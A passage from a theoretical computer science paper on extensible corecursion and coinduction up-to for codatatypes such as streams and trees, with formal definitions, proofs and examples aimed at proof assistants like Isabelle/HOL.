A more reusable solution is to strengthen the coinduction principle upon registration of a new friendly operation. The strengthening mirrors the acquired possibility of the new operation to appear in the corecursive call context. It is technically represented by a congruence closure $\text{cl} : (\text{Stream} \rightarrow \text{Stream} \rightarrow \text{Bool}) \rightarrow \text{Stream} \rightarrow \text{Stream} \rightarrow \text{Bool}$. The coinduction up-to principle is almost identical to structural coinduction, except that the corecursive application of R is replaced by $\text{cl } R$:

$$\frac{R \text{ l } r \quad \forall s t. R s t \longrightarrow \text{head } s = \text{head } t \wedge \text{cl } R (\text{tail } s) (\text{tail } t)}{l = r}$$

The principle evolves with every newly registered friendly operation in the sense that our framework refines the definition of the congruence closure cl . (Strictly speaking, a fresh symbol cl' is introduced each time.) For example, after registering `SCons` and \oplus , $\text{cl } R$ is the least reflexive, symmetric, transitive relation containing R and satisfying the rules

$$\frac{x = y \quad \text{cl } R x s y s}{\text{cl } R (\text{SCons } x s) (\text{SCons } y s)} \quad \frac{\text{cl } R x s y s \quad \text{cl } R x s' y s'}{\text{cl } R (x s \oplus x s') (y s \oplus y s')}$$

After defining and registering \otimes , the relation $\text{cl } R$ is extended to also satisfy

$$\frac{\text{cl } R x s y s \quad \text{cl } R x s' y s'}{\text{cl } R (x s \otimes x s') (y s \otimes y s')}$$

Let us apply the strengthened coinduction principle to prove the distributivity of stream exponentiation over pointwise addition:

Proposition 2. $\exp (xs \oplus ys) = \exp xs \otimes \exp ys$.

Proof. We first show that $R = \lambda s t. \exists x y s. s = \exp (xs \oplus ys) \wedge t = \exp xs \otimes \exp ys$ is a bisimulation. We fix two streams s and t for which we assume $R s t$ (i.e., there exist two streams xs and ys such

that $s = \text{exp } (xs \oplus ys)$ and $t = \text{exp } xs \otimes \text{exp } ys$. Next, we show that $\text{head } s = \text{head } t$ and $\text{cl } R (\text{tail } s) (\text{tail } t)$:

$$\begin{aligned}
\text{head } s &= \text{head } (\text{exp } (xs \oplus ys)) = 2^{\wedge} \text{head } (xs \oplus ys) \\
&= 2^{\wedge} (\text{head } xs + \text{head } ys) = 2^{\wedge} \text{head } xs \times 2^{\wedge} \text{head } ys \\
&= \text{head } (\text{exp } xs) \times \text{head } (\text{exp } ys) \\
&= \text{head } (\text{exp } xs \otimes \text{exp } ys) = \text{head } t \\
\text{cl } R (\text{tail } s) (\text{tail } t) &\leftrightarrow \text{cl } R (\text{tail } (\text{exp } (xs \oplus ys))) (\text{tail } (\text{exp } xs \otimes \text{exp } ys)) \\
&\leftrightarrow \text{cl } R ((\text{tail } xs \oplus \text{tail } ys) \otimes \text{exp } (xs \oplus ys)) \\
&\quad (\text{exp } xs \otimes (\text{tail } ys \otimes \text{exp } ys) \oplus (\text{tail } xs \otimes \text{exp } xs) \otimes \text{exp } ys) \\
&\xrightarrow{*} \text{cl } R ((\text{tail } xs \otimes \text{exp } (xs \oplus ys) \oplus \text{tail } ys \otimes \text{exp } (xs \oplus ys)) \\
&\quad \oplus (\text{tail } xs \otimes (\text{exp } xs \otimes \text{exp } ys) \oplus \text{tail } ys \otimes (\text{exp } xs \otimes \text{exp } ys)) \\
&\leftrightarrow \text{cl } R (\text{tail } xs \otimes \text{exp } (xs \oplus ys)) (\text{tail } xs \otimes (\text{exp } xs \otimes \text{exp } ys)) \wedge \\
&\quad \text{cl } R (\text{tail } ys \otimes \text{exp } (xs \oplus ys)) (\text{tail } ys \otimes (\text{exp } xs \otimes \text{exp } ys)) \\
&\leftrightarrow \text{cl } R (\text{tail } xs) (\text{tail } xs) \wedge \text{cl } R (\text{tail } ys) (\text{tail } ys) \wedge \\
&\quad \text{cl } R (\text{exp } (xs \oplus ys)) (\text{exp } xs \otimes \text{exp } ys) \\
&\leftarrow R (\text{exp } (xs \oplus ys)) (\text{exp } xs \otimes \text{exp } ys)
\end{aligned}$$

The step marked with $*$ appeals to associativity and commutativity of \oplus and \otimes as well as distributivity of \otimes over \oplus . These properties are likewise proved by coinduction up-to. The implications marked with \oplus and \otimes are justified by the respective congruence rules. The last implication uses reflexivity and expands R to its closure $\text{cl } R$.

Finally, it is easy to see that $R (\text{exp } (xs \oplus ys)) (\text{exp } xs \otimes \text{exp } ys)$ holds. Therefore, the thesis follows by coinduction up-to. \square

The formalization accompanying this paper [16] also contains proofs of $\text{facA} = \text{facC } 1 \ 1 \ 1 = \text{smap fac } (\text{natsFrom } 1)$, $\text{facB} = \text{SCons } 1 \ \text{facA}$, and $\text{fibA} = \text{fibB}$, where fac is the factorial on Nat .

Nested corecursion up-to is also reflected with a suitable strengthened coinduction rule. For *Tree*, this strengthening takes place under the rel operator on list, similarly to the corecursive calls occurring nested in the map function:

$$\frac{R \text{ l r } \quad \forall s t. R s t \longrightarrow \text{val } s = \text{val } t \wedge \text{rel } (\text{cl } R) (\text{sub } s) (\text{sub } t)}{l = r}$$

The $\text{rel } R$ operator lifts the binary predicate $R : A \rightarrow B \rightarrow \text{Bool}$ to a predicate $\text{List } A \rightarrow \text{List } B \rightarrow \text{Bool}$. More precisely, $\text{rel } R \ xs \ ys$ holds if and only if xs and ys have the same length and parallel elements of xs and ys are related by R . This nested coinduction rule is convenient provided there is some infrastructure to descend under rel (as is the case in *Isabelle/HOL*). The formalization establishes several arithmetic properties of \boxplus and \boxtimes .

3. Extensible Corecursors

We now describe the definitional and proof mechanisms that substantiate flexible corecursive definitions in the style of Section 2. They are based on the modular maintenance of infrastructure for the corecursor associated with a codatatype, with the possibility of open-ended incremental improvement. We present the approach for an arbitrary codatatype given as the greatest fixpoint of a (bounded) functor. The approach is quite general and does not rely on any particular grammar for specifying codatypes.

Extensibility is an integral feature of the framework. In principle, an implementation could redo the constructions from scratch each time a friendly operation is registered, but it would give rise to a quadratic number of definitions, slowing down the proof assistant. The incremental approach is also more flexible and future-proof, allowing mixed fixpoints and composition with other (co)recursors.

3.1 Functors and Relators

Functional programming languages and proof assistants necessarily maintain a database of the user-defined types or, more generally, type constructors, which can be thought as functions $F : \text{Set}^n \rightarrow \text{Set}$

on the class of sets (or perhaps of ordered sets). It is often useful to maintain more structure along with these type constructors:

- a functorial action $\text{Fmap} : \prod_{\bar{A}, \bar{B} \in \text{Set}^n} \prod_{i=1}^n (A_i \rightarrow B_i) \rightarrow F \bar{A} \rightarrow F \bar{B}$, i.e., a polymorphic function of the indicated type that commutes with identity $\text{id}_A : A \rightarrow A$ and composition;
- a relator $\text{Frel} : \prod_{\bar{A}, \bar{B} \in \text{Set}^n} \prod_{i=1}^n (A_i \rightarrow B_i \rightarrow \text{Bool}) \rightarrow F \bar{A} \rightarrow F \bar{B} \rightarrow \text{Bool}$, i.e., a polymorphic function of the indicated type that commutes with binary-relation identity and composition.

Following standard notation from category theory, we write F instead of Fmap . Given binary relations $R_i : A_i \rightarrow B_i \rightarrow \text{Bool}$ for $1 \leq i \leq n$, we think of $\text{Frel } \bar{R} : F \bar{A} \rightarrow F \bar{B} \rightarrow \text{Bool}$ as the natural lifting of R along F ; for example, if F is List (and $n = 1$), Frel lifts a relation on elements to the componentwise relation on lists, defined conjunctively, and also requiring equal lengths. It is well known that the positive type constructors defined by standard means (basic types, composition, least and greatest fixpoints) have canonical functorial and relator structure. This is crucial for the foundational construction of user-specified (co)datatypes in *Isabelle/HOL* [60].

But even nonpositive type constructors $G : \text{Set}^n \rightarrow \text{Set}$ exhibit a relator-like structure

$$\text{Grel} : \prod_{\bar{A}, \bar{B} \in \text{Set}^n} (\bar{A} \rightarrow \bar{B} \rightarrow \text{Bool}) \rightarrow (G \bar{A} \rightarrow G \bar{B} \rightarrow \text{Bool})$$

(which need not commute with relation composition, though). Above, $\bar{A} \rightarrow \bar{B} \rightarrow \text{Bool}$ consists of tuples $(R_i : A_i \rightarrow B_i \rightarrow \text{Bool})_{i \in \overline{1, n}}$ of relations, where $\bar{A} = (A_i)_{i \in \overline{1, n}}$ and $\bar{B} = (B_i)_{i \in \overline{1, n}}$. For example, if $G : \text{Set}^2 \rightarrow \text{Set}$ is the function space constructor $G (A_1, A_2) = A_1 \rightarrow A_2$ and $f \in G (A_1, A_2)$, $g \in G (B_1, B_2)$, $R_1 : A_1 \rightarrow B_1 \rightarrow \text{Bool}$, and $R_2 : A_2 \rightarrow B_2 \rightarrow \text{Bool}$, then $\text{Grel } R_1 \ R_2 \ f \ g$ is defined as $\forall a_1 \in A_1. \forall b_1 \in B_1. R_1 \ a_1 \ b_1 \longrightarrow R_2 \ (f \ a_1) \ (g \ b_1)$.

A polymorphic function $c : \prod_{\bar{A} \in \text{Set}^n} G \bar{A}$ is called *parametric* [52, 63] if

$$\forall \bar{A} \ \bar{B} \in \text{Set}^n. \forall \bar{R} : \bar{A} \rightarrow \bar{B} \rightarrow \text{Bool}. \text{Grel } \bar{R} \ c_{\bar{A}} \ c_{\bar{B}}$$

The maintenance of relator-like structures is helpful for automating theorem transfer along isomorphisms and quotients [31]. Here we explore an additional benefit of maintaining functorial and relator structure for type constructors: the possibility to extend the corecursor in reaction to user input.

We assume that all the considered type constructors are both functors and relators, that they include basic functors such as identity, constant, sum, and product, and that they are closed under least and greatest fixpoints (initial algebras and final coalgebras). Examples of such classes of type constructors are the datafunctors [26], the containers [1], and the bounded natural functors [60].

We focus on the case of a unary codatatype-generating functor $F : \text{Set} \rightarrow \text{Set}$. The codatatype of interest will be its greatest fixpoint (or final coalgebra) $J = \text{gfp } F$. This generic situation already covers the vast majority of interesting codatypes, since F can represent arbitrarily complex nesting. For example, if $F = \lambda A. \text{Nat} \times \text{List } A$, then J corresponds to the *Tree* codatatype introduced in Section 2.2. The extension to mutually defined codatypes is straightforward but tedious. Our examples will take J to be the *Stream* type from Section 2, with $F = \lambda A. \text{Nat} \times A$.

Given a set A , it will be useful to think of the elements $x \in F A$ as consisting of a *shape* together with *content* that fills the shape with elements of A , as suggested by Figure 1. If $F A = \text{Nat} \times A$, the shape of $x = (n, a)$ is $(n, _)$ and the content is a ; if $F A = \text{List } A$, the shape of $x = [x_1, \dots, x_n]$ is the n -slot container $[_, \dots, _]$ and the content consists of the x_i 's. According to this view, for each $f : A \rightarrow B$, F 's functorial action sends any x to an element $F f \ x$ of the same shape as x but with each content item a replaced by $f \ a$. Technically, this view can be supported by custom notions such as containers [1] or, more simply, via a parametric function of type $\prod_{A \in \text{Set}} F A \rightarrow \text{Set } A$ that collects the content elements [60].




Figure 1: An element x of $F A$ with content items a_1, a_2, a_3

3.2 Primitive Corecursion

The `codata` type command that defines J introduces the constructor and destructor bijections $\text{ctor} : F J \rightarrow J$ and $\text{dctor} : J \rightarrow F J$ and the primitive corecursor $\text{corecPrim} : \prod_{A \in \text{Set}} (A \rightarrow F A) \rightarrow A \rightarrow J$ satisfying $\text{corecPrim } s \ a = \text{ctor} (F (\text{corecPrim } s) (s \ a))$. In elements $x \in F A$, the occurrences of content items $a \in A$ in the shape of x captures the positioning of the corecursive calls.

Example 3. Modulo currying, the pointwise sum of streams \oplus is definable as $\text{corecPrim } s$, by taking $s : \text{Stream}^2 \rightarrow \text{Nat} \times \text{Stream}^2$ to be $\lambda(xs, ys). (\text{head } xs + \text{head } ys, (\text{tail } xs, \text{tail } ys))$.

In Example 3 and elsewhere, we lighten notation by identifying carried and uncurried functions, counting on implicit coercions.

3.3 The Corecursion State

Given a functor $\Sigma : \text{Set} \rightarrow \text{Set}$, we define Σ^* , the *free-monad functor* over $\lambda B. J + \Sigma B$, by

$$\Sigma^* A = \text{Ipf } (\lambda B. A + J + \Sigma B)$$

We write $\text{vleaf} : A \rightarrow \Sigma^* A$, $\text{cleaf} : J \rightarrow \Sigma^* A$, and $\text{op} : \Sigma(\Sigma^* A) \rightarrow \Sigma^* A$ for the first, second, and third injections into $\Sigma^* A$. These functions are in fact polymorphic; for example, vleaf has type $\prod_{A \in \text{Set}} A \rightarrow \Sigma^* A$. We omit the set parameters of polymorphic functions since they can be inferred from the arguments.

At any given moment, we maintain the following data associated with J , which we call a *corecursion state*:

- a finite number of functors $K_1, \dots, K_n : \text{Set} \rightarrow \text{Set}$ and, for each K_i , a function $f_i : K_i J \rightarrow J$;
- a polymorphic function $\Lambda : \prod_{A \in \text{Set}} \Sigma(A \times F A) \rightarrow F(\Sigma^* A)$.

We call the f_i 's the *friendly operations* and define their collective *signature functor* Σ by

$$\Sigma A = K_1 A + \dots + K_n A$$

where $\iota_i : K_i \rightarrow \Sigma$ is the standard embedding of K_i into Σ . We call Λ the *corecursion seed*.

The corecursion state is subject to the following conditions:

Parametricity: Λ is parametric.

Friendliness: Each f_i satisfies the characteristic equation

$$f_i x = \text{ctor} (F \text{eval} (\Lambda (\Sigma \langle \text{id}, \text{dctor} \rangle (\iota_i x))))$$

The convolution operator $\langle _, _ \rangle$ builds a function $\langle f, g \rangle : B \rightarrow C \times D$ from two functions $f : B \rightarrow C$ and $g : B \rightarrow D$, and $\text{eval} : \Sigma^* J \rightarrow J$ is the canonical evaluation function defined recursively (using the primitive recursor associated with Σ^*):

$$\begin{aligned} \text{eval} (\text{vleaf } j) &= j \\ \text{eval} (\text{cleaf } j) &= j \\ \text{eval} (\text{op } z) &= \text{case } z \text{ of } \iota_i t \Rightarrow f_i (K_i \text{eval } t) \end{aligned}$$

Notice that eval is applied recursively to t by lifting it through the functor K_i . Functions having the type of Λ and assumed parametric (or, equivalently, assumed to be natural transformations) are known in category theory as abstract GSOS rules. They were introduced by




Figure 2: The friendliness condition

Turi and Plotkin [61] and further studied by Bartels [9], Jacobs [33], Hinze and James [29], Milius et al. [46], and others.

Thus, a corecursion state is a triple (K, \bar{f}, Λ) . As we will see in Section 3.6, the state evolves as users define and register new functions. The f_i 's are the operations that have been registered as potential participants in corecursive call contexts. Since f_i has type $K_i J \rightarrow J$, we think of K_i as encoding the arity of f_i . Then Σ , the sum of the K_i 's, represents the signature consisting of all the f_i 's. Thus, for each A , $\Sigma^* A$ represents the set of formal expressions over Σ and $A + J$, i.e., the trees built starting from two kinds of leaves—“variables” in A and “constants” in J —by applying operation symbols corresponding to the f_i 's. Finally, eval evaluates in J the formal expressions of $\Sigma^* J$ by recursively applying the functions f_i .

If the functors K_i are restricted to be finite monomials $\lambda A. A^{k_i}$, the functor Σ can be seen as a standard algebraic signature and $(\Sigma^* A, \text{op})$ as the standard term algebra for this signature, over the variables A and the constants J . However, we allow K_i to be more exotic; for example, $K_i A$ can be A^{Nat} (representing an infinitary operation) or one of $\text{List } A$ and $\text{FinSet } A$ (representing an operation taking a varying finite number of ordered or unordered arguments).

But what guarantees that the f_i 's are indeed safe as contexts for corecursive calls? In particular, how can the framework exclude tail while allowing $S\text{Cons}$, \oplus , and \otimes ? This is where the parametricity and friendliness conditions on the state enter the picture.

We start with friendliness. Assume $x \in K_i J$, which is unambiguously represented in ΣJ as $\iota_i x$. Let $j_1, \dots, j_m \in J$ be the content items of $\iota_i x$ (placed in various slots in the shape of x). To evaluate f_i on x , we first corecursively unfold the j_i 's while also keeping the originals, thus replacing each j_i with $(j_i, \text{dctor } j_i)$. Then we apply the transformation Λ to obtain an element of $F(\Sigma^* J)$, which has an F -shape at the top (the first produced observable data) and for each slot in this shape an element of $\Sigma^* J$, i.e., a formal-expression tree having leaves in J and built using operation symbols from the signature (the corecursive continuation):

$$K_i J \xrightarrow{\iota_i} \Sigma J \xrightarrow{\Sigma \langle \text{id}, \text{dctor} \rangle} \Sigma (J \times F J) \xrightarrow{\Lambda} F(\Sigma^* J)$$

Next, we evaluate the formal expressions (from $\Sigma^* J$) located in the slots. This is achieved by applying eval , which corecursively calls the f_i 's under the functor F . Finally, the result (an element of $F J$) is guarded with ctor . In summary, Λ is a schematic representation of the mutually corecursive behavior of the friendly operations up to the production of the first observable data. This intuition is captured by the friendliness condition, which states that the diagram in Figure 2 commutes for each f_i . (If we preferred the destructor view, we could replace the right upward ctor arrow with a downward dctor arrow without changing the diagram's meaning.)

It suffices to peel off one layer of the arguments j_i (by applying dctor) for a friendly operation f_i to produce, via Λ , one layer of the result and to delegate the rest of the computation to a context consisting of a combination of friendly operations (an element of $\Sigma^* J$). But how can we formally express that exploring one layer is enough, i.e., that applying $\Lambda : J \times F J \rightarrow F(\Sigma^* J)$ to $(j_i, \text{dctor } j_i)$ does not lead to a deeper exploration? An elegant way of capturing this is to require that Λ , a polymorphic function, operates without




Figure 3: The corecursors

analyzing J , i.e., that it operates in the same way on $A \times F A \rightarrow F(\Sigma^* A)$ for any set A . This requirement is precisely parametricity.

Strictly speaking, the friendly operations \bar{f} are a redundant piece of data in the state $(\bar{K}, \bar{f}, \Lambda)$, since, assuming Λ parametric, we can prove that there exists a unique tuple \bar{f} that satisfies the friendliness condition. Hence, in principle, the operations \bar{f} could be derived on a per-need basis. However, in the context of proof assistants, these operations must be available as part of the state, since a user will directly formulate their corecursive definitions in terms of these operations.

Example 4. Let $J = \text{Stream}$ and assume that $\text{SCons} : \text{Nat} \times \text{Stream} \rightarrow \text{Stream}$ and $\oplus : \text{Stream}^2 \rightarrow \text{Stream}$ are the only friendly operations registered so far. Then $K_1 = \lambda B. \text{Nat} \times B$, $f_1 = \text{SCons}$, $K_2 = \lambda B. B^2$, and $f_2 = \oplus$. Moreover, $\Sigma^* A = \text{lfp}(\lambda B. A + \text{Stream} + (\text{Nat} \times B + B^2))$ consists of formal-expression trees with leaves in A and Stream and built using arity-correct applications of operation symbols corresponding to SCons and \oplus , written $\boxed{\text{SCons}}$ and $\boxed{\oplus}$. Given $n \in \text{Nat}$ and $a, b \in A$, an example of such a tree is $\text{vleaf } a \boxed{\oplus} \boxed{\text{SCons}}(n, \text{vleaf } a \boxed{\oplus} \text{vleaf } b)$. If additionally $A = \text{Stream}$, then eval applied to this tree is $a \oplus \text{SCons } n(a \oplus b)$.

But what is Λ ? As we show below, we need not worry about the global definition of Λ , since both Σ and Λ will be updated incrementally when registering new operations as friendly. Nonetheless, a global definition of Λ for SCons and \oplus follows:

$$\Lambda z = \text{case } z \text{ of} \\
\begin{aligned}
&\iota_1(n, (a, (m, a'))) \Rightarrow (n, \boxed{\text{SCons}}(m, \text{vleaf } a')) \\
&\iota_2((a, (m, a')), (b, (n, b'))) \Rightarrow (m+n, \text{vleaf } a' \boxed{\oplus} \text{vleaf } b')
\end{aligned}$$

Informally, SCons and \oplus exhibit the following behaviors:

- to evaluate SCons on a number n and an item a with $(\text{head } a, \text{tail } a) = (m, a')$, produce n and evaluate SCons on m and a' , i.e., output $\text{SCons } n(\text{SCons } m a') = \text{SCons } n a$;
- to evaluate \oplus on a, b with $(\text{head } a, \text{tail } a) = (m, a')$ and $(\text{head } b, \text{tail } b) = (n, b')$, produce $m+n$ and evaluate \oplus on a' and b' , i.e., output $\text{SCons } (m+n)(a' \oplus b')$.

A natural question at this point is why we need “constant” leaves $\text{cleaf } j$ in $\Sigma^* A$, given that the eval function is defined on $\Sigma^* J$ and operates on $\text{cleaf } j$ in the same way as it does on $\text{vleaf } j$. The answer is that constant leaves allow Λ to produce results that concretely refer to J , which offers greater flexibility. To illustrate this, let us change our operation \oplus by replacing, in the right-hand side of its corecursive call, the argument $\text{tail } ys$ with a fixed stream, oneTwos :

$$xs \oplus ys = \boxed{\text{SCons}}(\text{head } xs + \text{head } ys)(\text{tail } xs \oplus \text{oneTwos})$$

To capture this as friendly, we need to change the ι_2 case of Λ to $(m+n, \text{vleaf } a' \boxed{\oplus} \text{cleaf oneTwos})$. One could achieve the above by registering the constant operation oneTwos as friendly. However, we want all elements of J to be a priori registered as friendly. This is precisely what cleaf offers.

$$\begin{array}{ccc} F(A \times F A) & \xrightarrow{\Lambda} & F(F^* A) \\ F \text{snd} \downarrow & & \uparrow F \text{op} \\ F(F A) & \xrightarrow{F(F \text{vleaf})} & F(F(F^* A)) \end{array}$$

Figure 4: Definition of Λ for the initial state

3.4 Corecursion Up-to

A corecursion state $(\bar{K}, \bar{f}, \Lambda)$ for an F -defined codatatype J consists of a collection of operations $f_i : K_i J \rightarrow J$ that satisfy the friendliness properties expressed in terms of a parametric function Λ . We are now ready to harvest the crop of this setting: a corecursion principle for defining functions having J as codomain.

The principle will be represented by two corecursors, corecTop and corecFlex . Although subsumed by the latter, the former is interesting in its own right and will give us the opportunity to illustrate some fine points. Below we list the types of these corecursors along with that of the primitive corecursor for comparison:

Primitive corecursor:

$$\text{corecPrim} : \prod_{A \in \text{Set}} (A \rightarrow F A) \rightarrow A \rightarrow J$$

Top-guarded corecursor up-to:

$$\text{corecTop} : \prod_{A \in \text{Set}} (A \rightarrow F(\Sigma^* A)) \rightarrow A \rightarrow J$$

Flexibly guarded corecursor up-to:

$$\text{corecFlex} : \prod_{A \in \text{Set}} (A \rightarrow \Sigma^*(F(\Sigma^* A))) \rightarrow A \rightarrow J$$

Figure 3 presents the diagrams whose commutativity properties give the characteristic equations of these corecursors.

Each corecursor implements a contract of the following form: If, for each $a \in A$, one provides the intended corecursive behavior of $g a$ represented as $s a$, where s is a function from A , one obtains the function $g : A \rightarrow J$ (as the corresponding corecursor applied to s) satisfying a suitable fixpoint equation matching this behavior.

The codomain of s is the key to understanding the expressiveness of each corecursor. The intended corecursive calls are represented by A , and the call context is represented by the surrounding combination of functors (involving F , Σ^* , or both):

- for corecPrim , the allowed call contexts consist of a single constructor guard (represented by F);
- for corecTop , they consist of a constructor guard (represented by F) followed by any combination of friendly operations f_i (represented by Σ^*);
- for corecFlex , they consist of any combination of friendly operations satisfying the condition that on every path leading

to a corecursive call there exists at least one constructor guard (represented by $\Sigma^* (F (\Sigma^* _))$).

We can see the computation of $g a$ by following the diagrams in Figure 3 counterclockwise from their left-top corners. The application $s a$ first builds the call context syntactically. Then g is applied corecursively on the leaves. Finally, the call context is evaluated: For `corecPrim`, it consist only of the guard (`ctor`); for `corecTop`, it involves the evaluation of the friendly operations (which may also include several occurrences of the guard) and ends with the evaluation of the top guard; for `corecFlex`, the evaluation of the guard is interspersed with that of the other friendly operations.

Example 5. For each example from Section 2.1, we give the corecursors that can handle it (assuming the necessary friendly operations were registered):

\oplus , <code>everyOther</code> :	<code>corecFlex</code> , <code>corecTop</code> , <code>corecPrim</code>
<code>oneTwos</code> , <code>fibA</code> , \otimes , <code>exp</code> , <code>sup</code> :	<code>corecFlex</code> , <code>corecTop</code>
<code>fibB</code> , <code>facA</code> , <code>facB</code> :	<code>corecFlex</code>

(Note that `everyOther` is definable in our framework, but is not friendly, meaning that it cannot participate in call contexts of other corecursive definitions.) With the usual identification of $\text{Unit} \rightarrow J$ and J , we can define `fibA` and `facA` as

```
corecTop ( $\lambda u$  : Unit. (0,  $\boxed{\text{SCons}}$  (1, vleaf  $u$ )  $\oplus$  vleaf  $u$ ))
corecFlex ( $\lambda u$  : Unit. vleaf (1, vleaf  $u$ )  $\otimes$  vleaf (1, vleaf  $u$ ))
```

Let us compare `fibA`'s specification `fibA = SCons 0 (SCons 1 fibA \oplus fibA)` with its definition in terms of `corecTop`. The outer `SCons` guard (with 0 as first argument) corresponds to the outer pair $(0, _)$. The inner `SCons` and \oplus are interpreted as friendly operations and represented by the symbols $\boxed{\text{SCons}}$ and \oplus (cf. Example 4). Finally, the corecursive calls of `fibA` are captured by `vleaf u` .

The desired specification can be obtained from the `corecTop` form by the characteristic equation of `corecTop` (for $A = \text{Unit}$) and the properties of `eval` as follows, where we simply write s , `fibA`, and `vleaf` for their applications to the unique element $()$ of Unit , namely $s()$, `fibA()`, and `vleaf()`:

```
fibA
= {by the commutativity of Figure 3b, with fibA = corecTop s}
  ctor (F (eval  $\circ \Sigma^*$  fibA) s)
= {by the definitions of F and s}
  SCons 0 ((eval  $\circ \Sigma^*$  fibA) ( $\boxed{\text{SCons}}$  (1, vleaf  $u$ )  $\oplus$  (vleaf  $u$ )))
= {by the definition of  $\Sigma^*$ }
  SCons 0 (eval ( $\boxed{\text{SCons}}$  (1, vleaf fibA)  $\oplus$  (vleaf fibA)))
= {by the definition of eval}
  SCons 0 (SCons 1 fibA  $\oplus$  fibA)
```

The elimination of the `corecTop` infrastructure relies on simplification rules for the involved operators and can be fully automatized.

Parametricity and friendliness are crucial for proving that the corecursors actually exist:

Theorem 6. There exist the polymorphic functions `corecTop` and `corecFlex` making the diagrams in Figures 3b and 3c commute. Moreover, for each s of appropriate type, `corecTop s` or `corecFlex s` is the unique function making its diagram commute.

Theorem 6 is a known result from the category theory literature: The `corecTop s` version follows from the results in Bartels's thesis [10], whereas the `corecFlex s` version was recently (and independently) proved by Milius et al. [46, Theorem 2.16].

3.5 Initializing the Corecursion State

The simplest relaxation of primitive corecursion is the allowance of multiple constructors in the call context, in the style of Coq, as in the

definition of `oneTwos` (Section 2.1). Since this idea is independent of the choice of codatatype J , we realize it when bootstrapping the corecursion state. Upon defining a codatatype J , we take the following initial corecursion state `initState = (\bar{K} , \bar{f} , Λ)`:

- \bar{K} is a singleton consisting of (a copy of) F ;
- \bar{f} is a singleton consisting of `ctor`;
- $\Lambda : \prod_{A \in \text{Set}} F (A \times F A) \rightarrow F (F^* A)$ is defined as $F (\text{op} \circ F \text{vleaf} \circ \text{snd})$, where `snd` is the second product projection.

Recall that the seed Λ is designed to schematically represent the corecursive behavior of the registered operations by describing how they produce one layer of observable data. The definition in Figure 4 depicts this for `ctor` and instantiates to the schematic behavior of `SCons` presented at the end of Example 4.

Theorem 7. `initState` is a well-formed corecursion state—i.e., it satisfies parametricity and friendliness.

3.6 Advancing the Corecursion State

The role of a corecursion state $(\bar{K}, \bar{f}, \Lambda)$ for J is to provide infrastructure for flexible corecursive definitions of functions g between arbitrary sets A and J . If nothing else is known about A , this is the end of the story. However, assume that J is a component of A , in that A is constructed from J (possibly along with other components). For example, A could be `List J`, or $J \times (\text{Nat} \rightarrow \text{List } J)$. We capture this abstractly by assuming $A = K J$ for some functor K .

In this case, we have a fruitful situation of which we can profit for improving the corecursion state, and hence improving the flexibility of future corecursive definitions. Under some uniformity assumptions, g itself can be registered as friendly.

More precisely, assume that $g : K J \rightarrow J$ is defined by $g = \text{corecTop } s$ and that s can be proved uniform in the following sense: There exists a parametric function

$$\rho : \prod_{A \in \text{Set}} K (A \times F A) \rightarrow F (\Sigma^* (K A))$$

such that $s = \rho \circ K \langle \text{id}, \text{dctor} \rangle$ (Figure 5a). Then we can integrate g as a friendly operation as follows.

We define `nextStateg (\bar{K} , \bar{f} , Λ)`, the “next” corecursion state triggered by g , as $(\bar{K}', \bar{f}', \Lambda')$, where

- $\bar{K}' = (K_1, \dots, K_n, K)$ (similarly to Σ versus \bar{K} , we write Σ' for the signature functor of K' ; note that we essentially have $\Sigma' = \Sigma + K$);
- $\bar{f}' = (f_1, \dots, f_n, g)$;
- $\Lambda' : \prod_{A \in \text{Set}} \Sigma' (A \times F A) \rightarrow F (\Sigma'^* A)$ is defined as $[F \text{embL} \circ \Lambda, F \text{embR} \circ \rho]$, where $[_, _]$ is the case operator on sums, which builds a function $[u, v] : B + C \rightarrow D$ from two functions $u : B \rightarrow D$ and $v : C \rightarrow D$, and $\text{embL} : \Sigma^* A \rightarrow \Sigma'^* A$ and $\text{embR} : \Sigma^* (K A) \rightarrow \Sigma'^* A$ are the natural embeddings into $\Sigma'^* A$.

Theorem 8. If $(\bar{K}, \bar{f}, \Lambda)$ is a well-formed corecursion state, then so is `nextStateg (\bar{K} , \bar{f} , Λ)`.

In summary, we have the following scenario triggering the state's advancement:

1. One defines a new operation $g = \text{corecTop } s$.
2. One shows that s factors through a parametric function ρ and $K \langle \text{id}, \text{dctor} \rangle$ (as in Figure 5a); in other words, one shows that g 's corecursive behavior s can be decomposed into a one-step destruction of the arguments and a parametric transformation (which is independent of J).
3. The corecursion state is updated by `nextStateg`.




Figure 5: A new friendly operation g

